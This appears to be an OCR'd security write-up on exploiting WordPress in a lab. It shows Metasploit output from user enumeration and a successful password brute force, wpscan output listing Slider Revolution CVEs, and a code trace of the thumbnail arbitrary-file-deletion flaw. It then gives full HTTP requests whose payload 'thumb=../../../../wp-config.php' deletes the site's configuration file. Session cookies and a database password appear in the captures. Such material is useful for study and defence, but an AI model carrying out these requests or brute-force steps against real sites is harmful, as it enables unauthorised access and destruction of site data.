msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 auxiliary(scanner/http/wordpress_login_enum) > run
```


```
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] /wp5.0.0/ - WordPress Version 5.0 detected
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Enumeration - Running User Enumeration
[+] /wp5.0.0/ - Found user 'wp-admin' with id 1
[+] /wp5.0.0/ - Usernames stored in: /Users/Harry/.msf4/loot/20190702230431_default_192.168.2.17_wordpress.users_753699.txt
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Validation - Running User Validation
[*] /wp5.0.0/ - WordPress User-Validation - Checking Username:'wp-admin'
[+] /wp5.0.0/ - WordPress User-Validation - Username: 'wp-admin' - is VALID
[+] /wp5.0.0/ - WordPress User-Validation - Found 1 valid user
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Running Bruteforce
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Skipping all but 1 valid user
[*] 192.168.2.17:80 - [1/1] - /wp5.0.0/ - WordPress Brute Force - Trying username:'wp-admin' with password:'wp-admin123'
[+] /wp5.0.0/ - WordPress Brute Force - SUCCESSFUL login for 'wp-admin' : 'wp-admin123'
[*] /wp5.0.0/ - Brute-forcing previously found accounts...
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Trying username:'wp-admin' with password:'wp-admin123'
[+] /wp5.0.0/ - WordPress Brute Force - SUCCESSFUL login for 'wp-admin' : 'wp-admin123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) >
```


```
msf5 >
msf5 > use auxiliary/scanner/http/wpscan
msf5 auxiliary(scanner/http/wpscan) > show options

Module options (auxiliary/scanner/http/wpscan):

   Name        Current Setting          Required  Description
   ----        ---------------          --------  -----------
   TARGET_URL                           yes       The target URL to be scanned using wpscan

msf5 auxiliary(scanner/http/wpscan) >
```

```
msf5 auxiliary(scanner/http/wpscan) > run
[*] Running module against

[*] Running WPscan on
                              (This may take some time)



[*] ---------------------------------------
[*] Looking for some Interesting Findings
[*] ---------------------------------------
[+] Found Some Interesting Enteries via Header detection: X-Powered-By: PHP/7.0.33
[+] Found Some Interesting Enteries via Header detection: Expect-CT: max-age=604800, report-uri="https://report-uri
[+] Found Some Interesting Enteries via Header detection: Server: cloudflare
[+] Found Some Interesting Enteries via Header detection: CF-RAY: 4f5c21ebda5b3498-LHR


[*] ---------------------------------------
[*] Looking for the WordPress version now
[*] ---------------------------------------
[+] Found WordPress version: 5.2.2 via Plugin And Theme Query Parameter In Homepage (Passive Detection)
[*] 0 vulnerabilities identified:


[*] -----------------------------------------
[*] Checking for installed themes in WordPress
[*] -----------------------------------------
[+] Theme found: "CP9" via Urls In Homepage (Passive Detection) with version: 9.2.7
```

```
[*] --------------------------------
[*] Enumerating installed plugins now
[*] --------------------------------
[+] Plugin Found: elementor
[*]     Plugin Installed Version: 2.5.16
[*]     Latest Version: 2.5.16 (up to date)
[+] Plugin Found: gutenberg
[*]     Plugin Installed Version: 6.0.0
[*]     Latest Version: 6.0.0 (up to date)
[+] Plugin Found: revslider, Version: No version found
[*] 2 vulnerabilities identified:
[-]     Title: WordPress Slider Revolution Local File Disclosure
        Fixed in: 4.1.5
        References:
                - https://cve.mitre.org/cgi-bin/cvename.cgi?name=2015-1579
                - https://www.exploit-db.com/exploits/34511/
                - http://blog.sucuri.net/2014/09/slider-revolution-plugin-critical-vulnerability-being-exploited.html
                - http://packetstormsecurity.com/files/129761/
                - https://wpvulndb.com/vulnerabilities/7540


[-]     Title: WordPress Slider Revolution Shell Upload
        Fixed in: 3.0.96
        References:
                - https://www.exploit-db.com/exploits/35385/
                - https://whatisgon.wordpress.com/2014/11/30/another-revslider-vulnerability/
                - https://wpvulndb.com/vulnerabilities/7954
```




post.php
post.php
break;
case 'editattachment':
check_admin_referer('update-post_' . $post_id);
// Don't let these be changed
unset($_POST['guid']);
$_POST['post_type'] = 'attachment';
// Update the thumbnail filename
$newmeta = wp_get_attachment_metadata($post_id, true);
$newmeta['thumb'] = $_POST['thumb'];
wp_update_attachment_metadata($post_id, $newmeta);
case 'editpost':
check_admin_referer('update-post_' . $post_id);
$post_id = edit_post();
1. UNSANITIZED USER INPUT IS STORED IN $newmeta['thumb']


post.php
post.php
* @return int|bool False if $post is invalid.
*/
function wp_update_attachment_metadata($attachment_id, $data) {
$attachment_id = (int) $attachment_id;
if (! $post = get_post($attachment_id)) {
return false;
}
/**
* Filters the updated attachment meta data.
*
* @since 2.1.0
*
* @param array $data Array of updated attachment meta data.
* @param int $attachment_id Attachment post ID.
*/
if ($data = apply_filters('wp_update_attachment_metadata', $data, $post->ID))
return update_post_meta($post->ID, '_wp_attachment_metadata', $data);
else
return delete_post_meta($post->ID, '_wp_attachment_metadata');
}
2. THE USER INPUT IS THEN PASSED ON TO wp_update_attachment_metadata() WHERE IT'S STORED UNDER _wp_attachment_metadata META-KEY

post.php

```
4993    $result = $wpdb->delete( $wpdb->posts, array( 'ID' => $post_id ) );
4994    if ( ! $result ) {
4995        return false;
4996    }
4997    /** This action is documented in wp-includes/post.php */
4998    do_action( 'deleted_post', $post_id );
4999
5000    $uploadpath = wp_get_upload_dir();
5001
5002    if ( ! empty($meta['thumb']) ) {
5003        // Don't delete the thumb if another attachment uses it.
5004        if (! $wpdb->get_row( $wpdb->prepare( "SELECT meta_id FROM $wpdb->postmeta WHERE meta_key = '
            _wp_attachment_metadata' AND meta_value LIKE %s AND post_id <> %d", '%' . $wpdb->esc_like( $meta['thumb'] ) .
            '%',$post_id )) ) {
5005            $thumbfile = str_replace(basename($file), $meta['thumb'], $file);
5006            /** This filter is documented in wp-includes/functions.php */
5007            $thumbfile = apply_filters( 'wp_delete_file', $thumbfile );
5008            @ unlink( path_join($uploadpath['basedir'], $thumbfile) );
5009        }
5010    }
5011
5012    // Remove intermediate and backup images if there are any.
5013    if ( isset( $meta['sizes'] ) && is_array( $meta['sizes'] ) ) {
5014        foreach ( $meta['sizes'] as $size => $sizeinfo ) {
5015            $intermediate_file = str_replace( basename( $file ), $sizeinfo['file'], $file );
5016            /** This filter is documented in wp-includes/functions.php */
```

3. ARBITRARY FILENAME (USER INPUT) IS FETCHED FROM THE DATABASE (_wp_attachment_metadata) AND STORED IN $meta['thumb']

4. ARBITRARY FILE NAME IS THEN STORED IN $thumbfile


5. ARBITRARY FILENAME IS PASSED TO unlink() FOR DELETION


```
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set rport 32772
rport => 32772
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set rhosts 192.168.2.16
rhosts => 192.168.2.16
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set username wp-admin
username => wp-admin
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set password wp-admin@123
password => wp-admin@123
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > show options

Module options (auxiliary/scanner/http/wp_arbitrary_file_deletion):

   Name       Current Setting            Required  Description
   ----       ---------------            --------  -----------
   FILEPATH   ../../../../wp-config.php  yes       The path to the file to delete
   PASSWORD   wp-admin@123               yes       The WordPress password to authenticate with
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.16               yes       The target address range or CIDR identifier
   RPORT      32772                      yes       The target port (TCP)
   SSL        false                      no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                          yes       The base path to the wordpress application
   USERNAME   wp-admin                   yes       The WordPress username to authenticate with
   VHOST                                 no        HTTP server virtual host

msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) >
```


```
harry@FuzzerOS: ~
mysql> select * from wp_postmeta;
+---------+---------+-------------------+------------+
| meta_id | post_id | meta_key          | meta_value |
+---------+---------+-------------------+------------+
|       1 |       2 | _wp_page_template | default    |
+---------+---------+-------------------+------------+
1 row in set (0.00 sec)

mysql>
```


```
harry@FuzzerOS: ~ (ssh)
Every 2.0s: ls -alh wp-config.php                    0730a98404c0: Sun Jun 23

-rw-r--r-- 1 root root 3.1K Jun 23 12:50 wp-config.php
```


```
POST /wp-admin/async-upload.php HTTP/1.1
Host: 192.168.2.16:32775
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_a269af5aa6cdeb65726041d10f959932=wp-admin%7C1561463521%7CvlLxfbZUct3WaffhmB09E8ZaWhYDmPwUj
3114dac7c9d8bd6a7052445842dcf144;
wordpress_a269af5aa6cdeb65726041d10f959932=wp-admin%7C1561463521%7CvlLxfbZUct3WaffhmB09E8ZaWhYDmPwUj
3114dac7c9d8bd6a7052445842dcf144;
wordpress_logged_in_a269af5aa6cdeb65726041d10f959932=wp-admin%7C1561463521%7CvlLxfbZUct3WaffhmB09E8ZaW
6d3a5553ef1aa8ead26b292b2ad4e70db139079b8;
Content-Type: multipart/form-data; boundary=_Part_945_2358033544_3239606725
Content-Length: 399
Connection: close

--_Part_945_2358033544_3239606725
Content-Disposition: form-data; name="async-upload"; filename="a.gif"
Content-Type: image/gif

GIF89a□□□□□,□□□□□□□ □;
--_Part_945_2358033544_3239606725
Content-Disposition: form-data; name="action"

upload-attachment
--_Part_945_2358033544_3239606725
Content-Disposition: form-data; name="_wpnonce"

b471973465
--_Part_945_2358033544_3239606725--
```



harry@FuzzerOS: ~ (ssh)
Every 2.0s: mysql -u root -pharry123 wp_4_9_5 -e "sele... Sun Jun 23 18:17:31 2019
mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key meta_value
1 2 _wp_page_template default
5 6 _wp_attached_file 2019/06/a-2.gif
6 6 _wp_attachment_metadata a:4:{s:5:"width";i:1;s:6:"height";i:1;s:4:"
file";s:15:"2019/06/a-2.gif";s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"cr
edit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:
"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shut
ter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0
:{}}}


Raw
Params
Headers
Hex
POST /wp-admin/post.php?post=10 HTTP/1.1
Host: 192.168.2.16:32772
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZt4F1JJgRw9nbzgltOe1AdCWm
23f5336c891e1c1ed1480dbc9393;
wordpress_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZt4F1JJgRw9nbzgltOe1AdCWm
23f5336c891e1c1ed1480dbc9393;
wordpress_logged_in_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZt4F1JJgRw9nbzgltC
a046b2e1ded301c927eba70794cbd94e63e3;
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Connection: close
action=editattachment&_wpnonce=3b650fd8c2&thumb=../../../../wp-config.php


Raw
HTTP/1.1 302 Found
Date: Sun, 23 Jun 2019 00:19:42 GMT
Server: Apache/2.4.25 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Location: http://localhost:32772/wp-admin/post.php?post=10&action=edit&message=4
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8



harry@FuzzerOS: ~ (ssh)
Every 2.0s: mysql -u root -pharry123 wp_4_9_5 -e "sele... Sun Jun 23 18:17:39 2019
mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key meta_value
1 2 _wp_page_template default
5 6 _wp_attached_file 2019/06/a-2.gif
6 6 _wp_attachment_metadata a:5:{s:5:"width";i:1;s:6:"height";i:1;s:4:"
file";s:15:"2019/06/a-2.gif";s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"cr
edit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:
"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shut
ter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0
:{}}s:5:"thumb";s:25:"../../../../wp-config.php";}
7 6 _edit_lock 1561294054:1
ARBITRARY FILENAME

